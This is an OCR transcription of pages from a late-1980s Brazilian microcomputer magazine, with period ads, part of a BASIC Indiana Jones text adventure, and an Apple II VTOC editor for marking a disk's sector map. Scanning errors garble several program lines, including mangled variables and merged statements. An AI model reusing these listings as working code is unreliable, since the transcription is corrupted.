
O FLOPPY DISK EXERCISER é o Exercitador de Unidades de Discos Flexíveis que vai direto ao assunto.

Possui um avançado desenho que torna imediata a visualização de todas as funções, economizando tempo e dinheiro.

Com os recursos disponíveis no FLOPPY DISK EXERCISER você realiza a manutenção

preventiva ou corretiva nos seus Drivers mais os ajustes necessários, produzindo um trabalho dentro das normas internacionais, mas sem perda de tempo.

Faça você mesmo. Saia da dependência!



“Exorcise” os seus problemas com o FLOPPY DISK EXERCISER.

O FLOPPY DISK EXERCISER possui todos os comandos para o Driver: gravação, leitura, avanço e retorno automático ou manual das cabeças magnéticas, nº das trilhas em display decimal, etc. Para Drivers de 5,25" de 40 ou 80 trilhas (PCs, MSX, etc.).

Informações:

Tel. (011) 463-3455

OHMAYE Indústria Eletrônica Ltda.  
Rua Manoel P. da Fonseca, 17 — Caixa Postal 10  
CEP 08550 — Poá — São Paulo  
Tel. (011) 463-3455

```

1930 PRINT "A PORTA ESTAVA TRANCADA MAS"
1940 PRINT "VOCE A ABRIU COM SUAS CHAVES."
1950 PRINT "POREM, NESTA SALA NAO HA NADA":PRINT "IMPORTANTE."
1960 AS=INKEY$:IFA$="" THEN 1960 ELSE 1700
1970 CLS:PRINT "VOCE ENTROU NA SALA 4."
1980 PRINT "AQUI HA SOMENTE ALGUMAS"
1990 PRINT "CHAVES UNIVERSAIS."
2000 PRINT "COM ESTAS CHAVES VOCE ABRE"
2010 PRINT "QUALQUER FECHADURA."
2020 PRINT "VOCE SO PODE IR PARA O CORREDOR":PRINT "ONDE VOCE ESTAVA."
2030 INPUT$
2040 IFA$="PEGAR CHAVES" THEN GOTO 2070
2050 IFA$="CORREDOR" THEN GOTO 1700
2060 GOTO 1970
2070 PRINT "OK, ELAS JA ESTAO COM VOCE."
2080 CHAVES=1:FOR T=0 TO 1000:NEXT:GOTO 1970
2090 IF CHAVE=1 THEN GOTO 2150
2100 CLS:PRINT "A PORTA ESTA TRANCADA E VOCE"
2110 PRINT "NAO TEM CHAVES PARA ABRI-LA."
2120 PRINT "VOCE TERRA QUE RETORNAR AO"
2130 PRINT "CORREDOR ONDE VOCE ESTAVA."
2140 AS=INKEY$:IFA$="" THEN 2140 ELSE 1700
2150 CLS:PRINT "A PORTA ESTAVA TRANCADA MAS VOCE"
2160 PRINT "A ABRIU COM SUAS CHAVES."
2170 PRINT "VOCE FINALMENTE ENCONTRA SEU"
2180 PRINT "PAI. ELE DIZ QUE VAI ACOMPANHA-LO"
2190 PRINT "NESTA AVENTURA."
2200 AS=INKEY$:IFA$="" THEN 2200
2210 PRINT "POREM, OS ALEMES CHEGARAM E"
2220 PRINT "PRENDERAM VOCE E SEU PAI."
2230 GOTO 2240
2240 PRINT "VOCES ESTA AMARRADOS POR UMA"
2250 PRINT "CORDA."
2260 PRINT "VOCE PODE ALCANCAR SEU BOLSÃO."
2270 PRINT "O QUE VOCE VAI FAZER, INDY?"
2280 INPUT$
2290 IFA$="PEGAR ISQUEIRO" THEN 2310
2300 X=X+1:IF X=4 THEN GOTO 2420 ELSE 2220
2310 PRINT "OK, VOCE JA ESTA COM ELE NA MAO":INPUT$
2320 IFA$="ACENDER ISQUEIRO" THEN GOTO 2340
2330 Y=Y+1:IF Y=4 THEN GOTO 2420 ELSE 2310
2340 PRINT "OK, ELE JA ESTA ACESO":INPUT$
2350 IFA$="QUEIMAR CORDA" THEN 2370
2360 Z=Z+1:IF Z=4 THEN 2420 ELSE 2340
2370 PRINT "VOCE E SEU PAI ESTAO LIVRES."
2380 PRINT "A SUA UNICA OPCAO E A FUGA."
2390 INPUT$
2400 IFA$="FUGIR" THEN GOTO 2480
2410 W=W+1:IF W=4 THEN 2420 ELSE 2370
2420 PRINT "VOCE DEMOROU MUITO E OS ALEMES"
2430 PRINT "CHEGARAM PARA MATAR VOCE E SEU"
2440 PRINT "PAI."
2450 PRINT "EU SINTO MUITO MAS NAO HA NADA"
2460 PRINT "QUE VOCE POSSA FAZER PARA"
2470 PRINT "IMPEDI-LOS":END
2480 CLS:PRINT "VOCES FUGIRAM E ESTAO EM"
2490 PRINT "UMA SALA ONDE SO HA UMA CADEIRA."
2500 INPUT "O QUE VOCE VAI FAZER":A$
2510 IFA$="SENTAR NA CADEIRA" THEN 2550
2520 IFA$="SENTAR CADEIRA" THEN 2550
2530 X=X+1:PRINT "ISTO NAO ADIANTA NADA":IF X=4 THEN 2420 ELSE 2540
2540 FOR T=0 TO 1000:NEXT:GOTO 2480
2550 PRINT "A CADEIRA ACONTOU UM DISPOSITIVO"
2560 PRINT "E APARECEU UMA ESCADA."
2570 PRINT "A ESCADA SO SERVE PARA DESCER."
2580 INPUT$
2590 IFA$="DESCER ESCADA" THEN 2620
2600 J=J+1:IF J=4 THEN 2420
2610 PRINT "ISTO NAO ADIANTA NADA":FOR T=0 TO 1000:NEXT:GOTO 2550
2620 CLS:PRINT "VOCE ACABOU DE DESCER A ESCADA."
2630 PRINT "VOCE TEM DUAS OPCOES PARA FUGIR:"
2640 PRINT "DE BARCO OU DE MOTO."
2650 PRINT "O QUE VOCE VAI FAZER?"
2660 INPUT$
2670 IFA$="BARCO" THEN 2730
2680 IFA$="MOTO" THEN 2840
2690 IFA$="LIGAR BARCO" THEN 2710
2700 GOTO 2620
2710 CLS:PRINT "VOCE LIGOU UM BARCO":PRINT "ELE ESTA DESCENDO O RIO"
:BARCO=1
2720 GOTO 2630
2730 PRINT "VOCE ESTA NO BARCO":PRINT "MAS ELE ESTA DESLIGADO."
2740 INPUT$
2750 IFA$="LIGAR BARCO" THEN 2770
2760 GOTO 2420
2770 PRINT "OK, VOCE ESTA DESCENDO A"
2780 PRINT "CORRENTEZA."
2790 AS=INKEY$:IFA$="" THEN 2790
2800 PRINT "VOCE VEIO PARA NUM PORTO"
2810 PRINT "DOS NAZISTAS."
2820 PRINT "EU SINTO MUITO MAS ELES NAO"
2830 PRINT "TEM PIEDADE":END
2840 IF CHAVE=1 THEN 2900
2850 PRINT "VOCE ESTA NA MOTO MAS NAO"
2860 PRINT "TEM CHAVES PARA LIGAR-LA."
2870 PRINT "NAO HA MAIS TEMPO, INDY"
2880 PRINT "SUA AVENTURA ACABOU, POIS"
2890 PRINT "OS ALEMES CHEGARAM":END
2900 CLS:PRINT "VOCE PEGOU A MOTO E FUGIU":IF BARCO=1 THEN 2930 ELSE 2910
2910 PRINT "MAS OS ALEMES TE PEGARAM."
2920 END
2930 PRINT "COM SUCESSO, PARABENS."
2940 PRINT "SO QUE VOCE AGORA TEM UM"
2950 PRINT "PROBLEMA:"
2960 PRINT "VOCE PODE IR PARA ALEXANDRETA, BERLIM, VENEZA."
2970 PRINT "SEU PAI LHE DZ QUE O DIARIO"
2980 PRINT "DELE ESTA EM BERLIM E TEM"
2990 PRINT "NOTACOES IMPORTANTES."
3000 PRINT "SERA MESMO?"
3010 PRINT "A DECISAO E SUA."
3020 INPUT$
3030 IFA$="VENEZA" THEN 180
3040 IFA$="BERLIM" THEN 3060

```

```


3050 IFA$="ALEXANDRETA" THEN 3800
3060 CLS:PRINT "VOCE ESTA EM BERLIM."
3070 PRINT "VOCE ENCONTRA ELSA E"
3080 PRINT "RECUPERA O DIARIO DE SEU PAI":DIARIO=1
3090 PRINT "AGORA VOCE SO TEM QUE FUGIR"
3100 PRINT "AS SUAS OPCOES SAO: DIRIGIVEL, AVIAO E NAVIO NAZISTA."
3110 PRINT "VOCE E SEU PAI ESTAO"
3120 PRINT "SENDO CAÇADOS PELOS NAZISTAS."
3130 INPUT$
3140 IFA$="DIRIGIVEL" THEN 3250
3150 IFA$="AVIAO" THEN 3300
3160 IFA$="NAVIO NAZISTA" THEN 3180
3170 GOTO 3060
3180 PRINT "SEU PAI LHE DIZ:"
3190 PRINT "EM - VOCE ESTA MALICO?":FOR T=0 TO 1000:NEXT:GOTO 3060
3200 PRINT "VOCES EMBARCAM NO AVIAO."
3210 PRINT "POREM, LOGO QUE COMECA A"
3220 PRINT "VIAGEM, O AVIAO E REVISTADO"
3230 PRINT "E ELES TE DESCOBREM."
3240 PRINT "O SEU FIM, INDY":END
3250 PRINT "VOCE EMBARCOU NO DIRIGIVEL"
3260 PRINT "E ESTA FAZENDO UMA TRANQUILA"
3270 PRINT "VIAGEM QUANDO O DIRIGIVEL"
3280 PRINT "MUDA DE ROTA, VOLTANDO A BERLIM."
3290 PRINT "NO DIRIGIVEL HA UM PEQUENO"
3300 PRINT "AVIAO PARA ALGUMA EMERGENCIA."
3310 PRINT "HA TAMBEM PARRA-QUEOAS."
3320 PRINT "DE QUE MODO VOCE VAI FUGIR?"
3330 INPUT$
3340 IFA$="AVIAO" THEN 3490
3350 IFA$="PARA QUEOAS" THEN 3400
3360 PRINT "O DIRIGIVEL CHEGOU A BERLIM"
3370 PRINT "ANTES DE VOCE TOMAR UMA"
3380 PRINT "PROVIDENCIA."
3390 PRINT "ESTA AVENTURA ACABA AQUI MESMO":END
3400 CLS:PRINT "VOCE PULOU DE PARA-QUEOAS."
3410 PRINT "MAS UM PILOTO NAZISTA"
3420 PRINT "METALHOU VOCE E SEU PAI"
3430 PRINT "EM PENA QUEDA."
3440 PRINT "ELE DESRESPEITOU O TRATADO"
3450 PRINT "DE GENEBRA."
3460 PRINT "MAS QUEM IRA INCRIMINA-LO"
3470 PRINT "POR ISTO?"
3480 PRINT "VOCE EU GARANTO QUE NAO":END
3490 CLS:PRINT "VOCE PEGOU O AVIAO DO DIRIGIVEL."
3500 PRINT "TODAVIA, VOCE TEVE QUE FAZER"
3510 PRINT "UM APOSO DE VOCE SO HA"
3520 PRINT "PERTO DE VOCE SO HA"
3530 PRINT "UM CARRÃO."
3540 INPUT$
3550 IFA$="ROUBAR CARRÃO" THEN 3580
3560 IFA$="PEGAR CARRÃO" THEN 3580
3570 C=C+1:IF C=4 THEN 2420
3580 CLS:PRINT "VOCE ESTA DENTRO DO CARRÃO."
3590 PRINT "MAS VOCE TEM QUE LIGAR-LO."
3600 INPUT$
3610 IFA$="LIGAR CARRÃO COM CHAVE" THEN 3680
3620 IFA$="LIGAR CARRÃO" THEN 3660
3630 PRINT "O DONO DO CARRÃO CHEGOU."
3640 PRINT "ELE E UM OFICIAL NAZISTA."
3650 PRINT "EU ACHO QUE VOCE MORREU":END
3660 PRINT "LIGAR COM O QUE?"
3670 AS=INKEY$:IFA$="" THEN 3670 ELSE 3580
3680 IF CHAVE=1 THEN 3700
3690 PRINT "VOCE NAO TEM ESTE OBJETO":GOTO 3580
3700 CLS:PRINT "VOCE LIGOU O CARRÃO E SAIU"
3710 PRINT "DIRIGINDO."
3720 PRINT "VOCE PODE IR PARA VARIOS LOCAIS:"
3730 PRINT "BERLIM, AUSTRIA, VENEZA, ALEXANDRETA"
3740 INPUT$
3750 IFA$="BERLIM" THEN 3060
3760 IFA$="AUSTRIA" THEN 1600
3770 IFA$="VENEZA" THEN 180
3780 IFA$="ALEXANDRETA" THEN 3800
3790 GOTO 3700
3800 CLS:PRINT "VOCE CHEGOU EM ALEXANDRETA"
3810 PRINT "E FOI DIRETO PARA O"
3820 PRINT "DESFILADEIRO, EM BUSCA DO"
3830 PRINT "SANTO GRAL."
3840 PRINT "POREM, HA DIVERSOS CAMINHOS."
3850 PRINT "O QUE VOCE VAI FAZER?"
3860 INPUT$
3870 IFA$="USAR MAPA" THEN 3910
3880 IFA$="OLHAR MAPA" THEN 3910
3890 IFA$="VOLTAR" THEN 5120
3900 GOTO 3800
3910 IF MAPA=1 THEN 3930
3920 PRINT "VOCE NAO TEM MAPA":FOR T=0 TO 1000:NEXT:GOTO 3800
3930 CLS:PRINT "VOCE OLHOU SEU MAPA E"
3940 PRINT "DESCOUBRIU O CAMINHO CORRETO":GOTO 3950
3950 PRINT "VOCE COM SEU PAI, ENTRA NO"
3960 PRINT "SALÃO DO GRAL."
3970 PRINT "VOCES VEM QUE OS NAZISTAS"
3980 PRINT "CHEGARAM LA ANTES."
3990 PRINT "MAS AINDA NAO CONSEGUIRAM"
4000 PRINT "PEGAR O GRAL."
4010 FOR T=0 TO 2000:NEXT:AS=INKEY$:IFA$="" THEN 4010
4020 CLS:PRINT "OS ALEMES DESCOBREM VOCE"
4030 PRINT "E SEU PAI."
4040 PRINT "UM DELES DA UM TIRO EM SEU"
4050 PRINT "PAI."
4060 PRINT "SE VOCE QUIZER SALVAR SEU PAI"
4070 PRINT "VOCE TERRA QUE BUSCAR O GRAL."
4080 PRINT "POREM, ISTO PODE LHE TIARR A"
4090 PRINT "VIDA, ALGUNS SOLDADOS ALEMES"
4100 PRINT "JA ENTRARAM E NAO FORAM BEM"
4110 PRINT "SUCCEDIDOS":AS=INKEY$:IFA$="" THEN 4110
4120 IF DIARIO=1 THEN 4200
4130 PRINT "POREM, HA TRES OBSTACULOS"
4140 PRINT "A SEREM ENFRENTADOS POR QUEM"
4150 PRINT "QUER PEGAR O GRAL."
4160 PRINT "COMO VOCE NAO CONHECIA OS"

```

```

4170 PRINT"OBSTACULOS: VOCE NAO TINHA"
4180 PRINT"COMO EVITA-LDS."
4190 PRINT"PORTANTO, SUA AVENTURA ACABA AQUI." :END
4200 CLS:PRINT"VOCE VAI ENFRENTAR O PRIMEIRO"
4210 PRINT"OBSTACULO."
4220 PRINT"NO DIARIO DE SEU PAI ESTA"
4230 PRINT"ESCRITO: SO O HOMEM PENITENTE"
4240 PRINT"PASSARA"
4250 PRINT"UMA DECISAO ERRADA LHE CUSTARA"
4260 PRINT" A VIDA."
4270 INPUT$
4280 IFA$="AJDELHAR-SE" THEN 4330
4290 IFA$="AJDELHAR" THEN 4330
4300 PRINT"VOCE NAO FOI PENITENTE."
4310 PRINT"PORTANTO, VOCE NAO PASSOU DO"
4320 PRINT"PRIMEIRO OBSTACULO." :END
4330 CLS:PRINT"NO DIARIO DE SEU PAI ESTA"
4340 PRINT"ESCRITO PARA O SEGUNDO OBSTACULO:"
4350 PRINT"SIGA AS PALAVRAS DE DEUS"
4360 PRINT"NO CHAO HA DIVERSAS LETRAS"
4370 PRINT"ESCRITAS."
4380 PRINT"SE VOCE INTERPRETOU O DIARIO,"
4390 PRINT"ENTE PASSAR PELO SEGUNDO"
4400 PRINT"OBSTACULO."
4410 PRINT"MAS LEMBRE-SE: LETRA POR LETRA.:"
4420 A$=INKEY$:IFA$="" THEN 4420
4430 IFA$="O" THEN 4460
4440 IFA$="J" THEN 4550
4450 GOTO 4670
4460 A$=INKEY$:IFA$="" THEN 4460
4470 IFA$="E" THEN 4490
4480 GOTO 4670
4490 A$=INKEY$:IFA$="" THEN 4490
4500 IFA$="U" THEN 4520
4510 GOTO 4670
4520 A$=INKEY$:IFA$="" THEN 4520
4530 IFA$="S" THEN 4690
4540 GOTO 4670
4550 A$=INKEY$:IFA$="" THEN 4550
4560 IFA$="E" THEN 4580
4570 GOTO 4670
4580 A$=INKEY$:IFA$="" THEN 4580
4590 IFA$="O" THEN 4610
4600 GOTO 4670
4610 A$=INKEY$:IFA$="" THEN 4610
4620 IFA$="V" THEN 4640
4630 GOTO 4670
4640 A$=INKEY$:IFA$="" THEN 4640
4650 IFA$="A" THEN 4690
4660 GOTO 4670
4670 PRINT"VOCE ERROU, EU SINTO MUITO."
4680 END
4690 CLS:PRINT"PARABENS, VOCE ACERTOU !!"
4700 PRINT"AGORA E A TERCEIRA ETAPA."
4710 PRINT"O DIARIO DIZ:"
4720 PRINT"E UM SALTO DE FE."
4730 PRINT"VOCE ESTA EM FRENTE A UM"
4740 PRINT"PRECIPICIO."
4750 PRINT"O QUE VOCE VAI FAZER ?"
4760 INPUT$
4770 IFA$="ANDAR" THEN 4820
4780 IFA$="PULAR" THEN 4810
4790 IFA$="SALTAR" THEN 4810
4800 GOTO 4690
4810 PRINT"ERA UM SALTO DE FE ...":END
4820 CLS:PRINT"VOCE PASSOU PELOS TRES"
4830 PRINT"OBSTACULOS."
4840 PRINT"AGORA VOCE ESTA NA SALA DO"
4850 PRINT"GRAL."
4860 PRINT"NESTA MESMA SALA ESTA O"
4870 PRINT"CAVALEIRO QUE ESCODEU O GRAL."
4880 PRINT"SE VOCE NAO SABE, O SANTO"
4890 PRINT"GRAL E O CALICE QUE JESUS"
4900 PRINT"USOU NA ULTIMA CEIA."
4910 PRINT"POREM, NA SUA FRENTE, HA"
4920 PRINT"DIVERSOS CALICES."
4930 PRINT"CABE A VOCE ESCOLHER."
4940 PRINT"O CAVALEIRO LHE DIZ:"
4950 PRINT" -ASSIM COMO A ESCOLHA CERTA LHE DARA A VIDA,"
4960 PRINT" A ESCOLHA ERRADA PODERA TIRA-LA DE VOCE."
4970 PRINT"HA DIVERSOS CALICES A SUA"
4980 PRINT"FRENTE. CABE A VOCE ESCOLHER."
4990 PRINT"PENSE BEM ANTES DA ESCOLHA."
5000 INPUT$
5010 IFA$="O MAIS SIMPLES" THEN 5050
5020 IFA$="MAIS SIMPLES" THEN 5050
5030 IFA$="DE MADEIRA" THEN 5050
5040 CLS:PRINT"VOCE NAO ESCOLHEU CORRETAMENTE." :END
5050 CLS:PRINT" A SUA ESCOLHA FOI CORRETA."
5060 PRINT"VOCE LEVA AGUA NO SANTO GRAL"
5070 PRINT"PARA SEU PAI E O FERIMENTO:PRINT"DELE DESAPARECE."
5080 PRINT"VOCE CONCLUIU MAIS UMA AVENTURA"
5090 PRINT"COM SUCESSO, INDY !!"
5100 PRINT"OU MELHOR: "
5110 PRINT" HENRY JONES JUNIOR." :END
5120 CLS:PRINT"VOCE VOLTOU A ALEXANDRETA."
5130 PRINT"VOCE PODE IR PARA"
5140 PRINT"VENEZA, AUSTRIA, BERLIM"
5150 PRINT"OU VOLTAR AO DESFILADEIRO."
5160 INPUT$
5170 IFA$="VENEZA" THEN 1800
5180 IFA$="AUSTRIA" THEN 1600
5190 IFA$="BERLIM" THEN 3060
5200 IFA$="DESFILADEIRO" THEN 3800
5210 GOTO 5120

```



**SOFTMARK**  
Qualidade e prazos assegurados.

A CASA DO  
CP500 • CP400 •  
TK2000 • TK90  
E MSX

Na SOFTMARK, os usuários de micros pessoais têm atendimento especial em todas as linhas de computadores. Comprove!

Se você mora em São Paulo, visite o nosso show room: Rua Ezequiel Freire, 565 (a 100 metros do metrô Santana), ou se preferir utilize o nosso Serviço de Atendimento ao Cliente SOFTMARK. É só ligar: (011) 290-8577.


A SOFTMARK põe a sua disposição um catálogo com toda nossa linha de produtos. Receba o seu inteiramente grátis. Escreva-nos especificando qual o seu micro e receba o seu catálogo em sua casa, sem qualquer despesa.



**SOFTMARK**  
Qualidade e prazos assegurados.

Rua Ezequiel Freire, 565  
(a 100 metros do metrô Santana)  
CEP 02034 - São Paulo - SP  
Fone (011) 290-8577



 MSX	<ul style="list-style-type: none"> <li>• Drive 5 1/4</li> <li>• Cartão 80 colunas</li> <li>• Megaram 256 kb</li> <li>• O Incrível Sistema Operacional PRONTO-DOS</li> <li>• Aplicativos e Jogos em Fita e Disco</li> </ul> <p>Gravamos jogos em disco na hora</p>
 TK 90/95	<ul style="list-style-type: none"> <li>• Aplicativos e jogos em fita cassete</li> </ul>
 CP 500	<ul style="list-style-type: none"> <li>• Linha completa de Aplicativos com destaque para DATABASE-PLUS, um programa que permite a geração de vários aplicativos.</li> </ul>
 CP 400	<ul style="list-style-type: none"> <li>• Exclusivo Joystick Digital (fabricação própria)</li> <li>• Linha completa de Aplicativos e Jogos em fita cassete</li> </ul>
 TK 2000	<ul style="list-style-type: none"> <li>• Aplicativos e Jogos em fita cassete</li> </ul>
	<p><b>SUPER ECONOMIA</b> Na SOFTMARK você encontra tudo para o seu micro pelo menor preço e sem despesas de correios. Produtos com garantia total. Prazo de entrega em no máximo 10 dias úteis.</p>

## EDITOR DE VTOC

João Paulo H. Cavalcanti de Andrade

Você certamente já deve ter visto discos que apresentam no seu mapa de setores o nome de um programador, clube de usuários ou softhouse, o que causa um efeito bastante interessante. O programa a seguir permite que você crie e grave num dis-

co a sua marca personalizada. Todas as vezes que o mapa de setores desse disco for verificado, sua marca será mostrada. Além da personalização ficar bastante bonita, ela dificilmente poderá ser apagada, preservando assim seus direitos autorais sobre o disco.

O programa apresenta um quadriculado onde você deverá desenhar sua marca. Para tanto basta mover o cursor usando as teclas J, K e M; para mudar o estado de um ponto, tecla espaço. Quando sua marca estiver pronta tecla G para gravá-la no disco, que deverá estar no drive 1.


Atenção: este programa modifica o mapa de setores do disco, portanto nada deverá ser gravado depois de feita a modificação - caso contrário a nova informação poderá cobrir a anterior. Use o programa apenas em discos prontos, onde não serão gravadas novas informações.

Além de personalizar o disco, você

```

SHOW DISK SPACE MAP
.00
.25
.50
.75
HEX 000000000000000011111111111111112222
TRK 0123456789ABCDEF0123456789ABCDEF0123
0#####
1###-----#####
2###-----#####
3###-----#####
4#####
5#####
6#####
7###-----#####
8###-----#####
9###-----#####
A###-----#####
B###-----#####
C###-----#####
D###-----#####
E#####
F#####
PRESS SPACE TO CONTINUE
    
```

podrá usar o programa para criar discos com mais espaços, sem DOS. Para isto basta apagar as trilhas 1 e 2 do mapa. Boa sorte!



ZX - MSX

QUASE UM DRIVE!

MAIS UM LANÇAMENTO, MOD. ZX

O SUPER LOADER é um periférico que discrimina os sinais dos ruídos e chiados contidos nas fitas e os entrega ao micro na forma de DADOS DIGITAIS, isento de erros, com qualquer cassette, qualquer volume mesmo com o azimute desalinhado.

FORMAS DE PAGAMENTO:

a) não pague agora, somente ao retirar nos correios Preço: = 98 BTNF's; b) ordem de pagamento ou depósito em conta, 15% de desc. Avise-nos; c) cheque comum nominal e cruzado, 5% de desc.; d) financiado, consultar previamente;

2 parc. iguais e fixas - 55 BTNF's

3 parc. iguais e fixas - 40 BTNF's

considera-se o BTNF do dia do pedido.

Despachamos para qualquer lugar do país em 24 horas, via SEDEX.

Pedidos p/ Especial Eletrônica Ltda.  
Rua Guia Lopes, 140 - Fone: (067) 382-4750  
Cep 79020 - CAMPO GRANDE - MS.

```

100 REM EDITOR DE VTOC
110 REM JOAO PAULO HOLANDA
120 REM
130 LOMEM: 10000: FOR I = 8192 TO
8227: READ X: POKE I,X: NEXT
I: DATA 169,32,160,10,32,21
7,3,96,8,255,1,96,1,0,17,0,3
2,32,0,33,0,0,1,9,254,96,1,8
,8,255,255,8,0,1,239,216: DIM
CO(35,16),N(140):H# = "01234
56789ABCDEF":C = 1:L = 1: FOR
I = 1 TO 35:B# = B# + "-" :C#
= C# + "+": NEXT I
170 HOME : PRINT "EDITOR DE VTO
C / JOAO PAULO HOLANDA": HTAB
19: VTAB 3: PRINT "1" SPC(1
5)"2": HTAB 3: VTAB 4: PRINT
HSH#"012": HTAB 3: VTAB 5: PRINT
B#: FOR I = 1 TO 16: HTAB 1:
VTAB 5 + I: PRINT MID$(H#
,I,1)!"C#": NEXT
230 VTAB 5 + L: HTAB 2 + C: GET
A#:L = L - (A# = "I" AND L >
1) + (A# = "M" AND L < 16):C
= C - (A# = "J" AND C > 1) +
(A# = "K" AND C < 35): IF A#
= " " THEN POKE 50,255 - 1
92 * (CO(C,L) = 0): PRINT "+"
":CO(C,L) = (CO(C,L) = 0)
270 ON A# = "G" GOTO 280: GOTO
230
280 NORMAL : HTAB 1: VTAB 23: PRINT
"CONTINUA (S/N) ? ": GET A#
I ON A# = "N" GOTO 230: ON A
# < > "S" GOTO 280: HTAB 1:
VTAB 23: PRINT SPC(40)!! FLASH
I HTAB 1: VTAB 23: PRINT "AG
UARDE": NORMAL : FOR C = 1 TO
35:N(C - 1) * 4 + 1) = 255 -
(128 * CO(C,16) + 64 * CO(C,
15) + 32 * CO(C,14) + 16 * C
O(C,13) + 8 * CO(C,12) + 4 *
CO(C,11) + 2 * CO(C,10) + 1 *
CO(C,9))
340 N((C - 1) * 4 + 2) = 255 - (
128 * CO(C,8) + 64 * CO(C,7)
+ 32 * CO(C,6) + 16 * CO(C,
5) + 8 * CO(C,4) + 4 * CO(C,
3) + 2 * CO(C,2) + 1 * CO(C,
1)):N((C - 1) * 4 + 3) = 255
:N((C - 1) * 4 + 4) = 255: NEXT
I: POKE 8206,17: POKE 8207,0
: POKE 8214,1: CALL 8192: FOR
I = 1 TO 140: POKE 8503 + I,
N(I): NEXT I: POKE 8206,17: POKE
8207,0: POKE 8214,2: CALL 81
92
    
```

## SHOW ROOM DO MSX EM CAMPINAS

COMPRA E VENDA: MICROS E PERIFÉRICOS PARA MSX  
ASSISTÊNCIA TÉCNICA PARA MSX  
SOFTWARE: APLICATIVOS E UTILITÁRIOS

### NOVIDADE PARA CPU EXPERT!!!

COLOCAÇÃO DE DRIVE 5 1/4 NA CPU  
COLOCAÇÃO DE DRIVE 3 1/2 NA CPU  
INSTALAÇÃO DE BOTÃO DE RESET

### NOVIDADES EM HARDWARE PARA MSX

INTERFACE COM 24 CANAIS DE SAÍDA NÍVEIS LÓGICOS TTL  
MONITORIZADAS POR LEDS  
PROGRAMÁVEL POR SOFTWARE

MICRODATA INFORMÁTICA  
AV. FRANCISCO GLICÉRIO, 297 SL 82  
CEP: 13010 - CAMPINAS - SP  
- TEL: (0192) 31-9766

## Leia InforMAÇÃO




Um jornal bimestral que contém:  
dicas de software e hardware  
comentários de jogos  
listagem de programas • pesquisas  
curiosidades • atualidades  
divulgação de artigos de leitores  
consultoria • assistência técnica  
correspondência entre leitores  
enfim, tudo relacionado com APPLE  
Somos um jornal ligado em rede com o leitor

Informe-se:  
inforMAÇÃO

Caixa Postal 68741  
02095 - São Paulo - SP

## Dysan®

Agora mais perto de você..



Integre-se à nossa Rede de Distribuidores

ALLDATA COM. EXTER. LTDA.  
Rua Uruguiana, 118/3º And  
Rio de Janeiro - RJ CEP 20050  
Tel.: (021)222-5000 - Telex: 2137749

## SOFTCLUBES

A Solução em Software

### APPLE CLUBE

O Clube dos usuários de APPLE  
O maior acervo de programas com quase 3000 títulos à sua disposição. Além disso, temos o APPLE NEWS, um jornal mensal com as novidades do clube e que serve como meio de comunicação entre os sócios para troca de informações.

### PC CLUBE

O Clube dos usuários do IBM-PC. Com mais de 2.000 discos com as últimas novidades do mercado internacional. Mensalmente temos o PCNEWS, um canal de comunicação entre os sócios com todas as informações sobre o mundo dos 16 BITS.

### SOFTCLUBES

Caixa Postal 12190 CEP 02088  
Tel.: (011) 299-1166 SÃO PAULO SP

## DATEX

PC-XT Made in Brasil

### MONTE VOCÊ MESMO!

Envie nome, endereço e receba o DATEX Catálogo, grátis.



Gabinetes tipos basculante e gaveta padrão PC-XT. Fonte de 150W/190W. Monitores MDA-Hércules e CGA-RGB. Teclado ergonômico. Inclui MANUAL DO USUÁRIO e todos os acessórios para montagem.

DATEX Ltda. CGC 27297977/1-79  
Av. 28 de Setembro, 373/710  
20551, Rio de Janeiro, RJ  
Tel.: (021) 208-8599

Copyright © 1987  
by DATEX Ltda

# S.O.S MICRO

## ATENDIMENTO INSTANTÂNEO (2hs.) ASSISTÊNCIA TÉCNICA

Especializado na área com 5 anos de experiência em manutenção de:

MICROS • REDES LOCAIS • MONITORES  
E PERIFÉRICOS

Contratos de Manutenção a partir de 50 BTNs  
Laboratório próprio

ligue já e comprove!

# TEL.: 299.1166

## UTILIZE ESTE ESPAÇO!

A MICRO SISTEMAS oferece a seus clientes este serviço especial.

Com esta opção de espaço e custo, ninguém vai deixar de anunciar.

Consulte-nos pelo telefone 262-6306 ou (011) 887-3389

**Micro**  
Sistemas

**Não deixe para depois**

**É HORA DE ASSINAR**

**Micro**  
Sistemas

São sete anos de liderança no mercado editorial de informática que fizeram de MICRO SISTEMAS uma revista indispensável para os possuidores de microcomputadores. Sendo assim não perca mais tempo e assinie logo MICRO SISTEMAS.

Com ela você poderá participar de tudo o que acontece de realmente importante no setor de informática. São dicas, programas e novidades que não podem faltar na estante do leitor exigente.

Estou enviando o cheque n.º \_\_\_\_\_ no valor de NCZs 300,00 nominal à ATI EDITORA LTDA., referente a uma assinatura anual (12 números) de MICRO SISTEMAS

NOME: \_\_\_\_\_

ENDEREÇO: \_\_\_\_\_

CEP: \_\_\_\_\_ CIDADE: \_\_\_\_\_ UF: \_\_\_\_\_ TEL.: \_\_\_\_\_

PROFISSÃO: \_\_\_\_\_ DATA/NASCIMENTO \_\_\_\_/\_\_\_\_/\_\_\_\_

EQUIPAMENTO: \_\_\_\_\_ DRIVE: \_\_\_\_\_

INTERFACE: \_\_\_\_\_ IMPRESSORA: \_\_\_\_\_

DATA: \_\_\_\_/\_\_\_\_/\_\_\_\_ ASSINATURA: \_\_\_\_\_

ATI - Análise, Teleprocessamento e Informática Editora Ltda.  
Av. Presidente Wilson, 165 - Gr. 1210  
Rio de Janeiro - RJ - CEP 20030 - Tel.: (021) 262-6306

# Computação gráfica na PUC-Rio

Nilson B. Monteiro

